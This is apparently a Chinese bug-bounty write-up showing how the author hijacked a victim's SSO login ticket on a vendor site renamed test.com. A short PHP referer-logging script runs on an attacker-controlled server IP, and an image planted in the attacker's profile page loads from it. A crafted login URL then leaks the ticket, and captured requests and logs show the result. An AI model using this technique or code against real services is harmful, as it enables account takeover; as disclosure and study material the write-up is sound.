

漏洞挖掘之众测厂商 ticket劫持漏洞

0x00 前言

文章中的项目地址统一修改为: test.com 保护厂商也保护自己

0x01 前期准备

受害者账号: 18*****977

攻击者账号: tsetaaaa

攻击者服务器: 123.207.33.78
攻击文件: img_referer.php
访问url: http://123.207.33.78/img_referer.php
攻击代码:


```
<?php
if ($_SERVER['HTTP_REFERER']) {
    file_put_contents('./img_referer.txt', $_SERVER['HTTP_REFERER'].PHP_EOL, FILE_APPEND);
}
```

0x02 场景

绕不过service字段的白名单验证所以换了此方法进行绕过获取


白名单触发:

<http://yun.test.com/index.php?r=portal/user/login&service=http://baidu.com>



白名单通过:

<http://yun.test.com/index.php?r=portal/user/login&service=http://xxxxxxxxxx.test.com/>




名单做的比较死只允许 *.test.com 跳转进行登录



思考了一下可以找一处可以显示插入图片的地方,利用图片来绕过获取到 ticket



0x03 攻击开始

0x03.1 登录攻击者账号准备攻击



攻击者空间装扮url: <http://yun.test.com/index.php?r=space/person/show&sid=4c7ccfb4c0b6418b83991a57ccb7175f>





攻击者url: <http://yun.test.com/index.php?r=portal/user/login&service=http%3A%2F%2Fyun.test.com%2Findex.php%3Fr%3Dspace%2Fperson%2Fshow%26sid%3D4c7ccfb4c0b6418b83991a57ccb7175f>

0x3.2 受害者上线

受害者记得要登录

受害者打开url: <http://yun.test.com/index.php?r=portal/user/login&service=http%3A%2F%2Fyun.test.com%2Findex.php%3Fr%3Dspace%2Fperson%2Fshow%26sid%3D4c7ccfb4c0b6418b83991a57ccb7175f>



登录

182 3977

.....

20 17 + 3 = ?

☐ 自动登录 [忘记密码](#) [无法登录?](#) [立即注册](#)

登录

Progress Telerik Fiddler Web Debugger

File Edit Rules Tools View Help

WinConfig Replay X Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSDN Search Online

#	Result	Prot...	Host	URL
27	200	HTTP	yun. .cn	/index.php?r=portal/user/loginNew
35	200	HTTP	yun. .cn	/index.php?r=space/person/show&sid=4c7ccfb4c0b6418b83991a57ccb7175f&platformcode=330000&ticket=eDYxYjY0ZDMyMGYxMzRmOGM5MmNiNjMyMjY2FiNDhkMTU1MzE2NDcyMTA4NA==
1...	200	HTTP	123.207.33.78	/img_referer.php

加载攻击者脚本

登录成功

跳转至攻击者空间

QueryString

Name	Value
r	portal/user/loginNew

Body

Name	Value
userId	95a1446a7120e4af5cd8878abb7e6d20tQPQ
userPsw	95a1446a7120e4af5cd8878abb7e6d20tQPQ
validata	auaZtr1%2FbAX0id1r0X4QxGAAP6%2B3DF2I
valCode	15
service	OEKvN0luTrnhVC6d1TQMvdtSW11dHUVQ0IC

Transformer Headers TextView SyntaxView ImageView HexView WebView

Auth Caching Cookies Raw JSON XML

JSON

```
-code=000000
-message=登录成功,增加2积分和2经验值!
-personid=53a9d8bd7749db0688a35fa270248
-platformCode=330825
-token=a0NyeGdNUVhZSIEzZC82RFRBDFJnFA1MCTBY2szT2dwNWhaHkzQ2R2Z0cSZG
-url=/index.php?r=common/loginjump/index&url=http%253A%252F%252Fyun. .cn
-userinfo
-account=182 3977
```

Expand All Collapse JSON parsing completed.

img_referer.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
http://yun. .cn/index.php?
r=space/person/show&sid=4c7ccfb4c0b6418b83991a57ccb7175f&platformcode=330000&ticket=eDYxYjY0ZDMyMGYxMzRmOGM5MmNiNjMyMjY2FiNDhkMTU1MzE2NDcyMTA4NA==
http://yun. .cn/index.php?
r=space/person/show&sid=4c7ccfb4c0b6418b83991a57ccb7175f&platformcode=330000&ticket=eDYxYjY0ZDMyMGYxMzRmOGM5MmNiNjMyMjY2FiNDhkMTU1MzE2NDcyMTA4NA==
```

成功获取到 受害者 ticket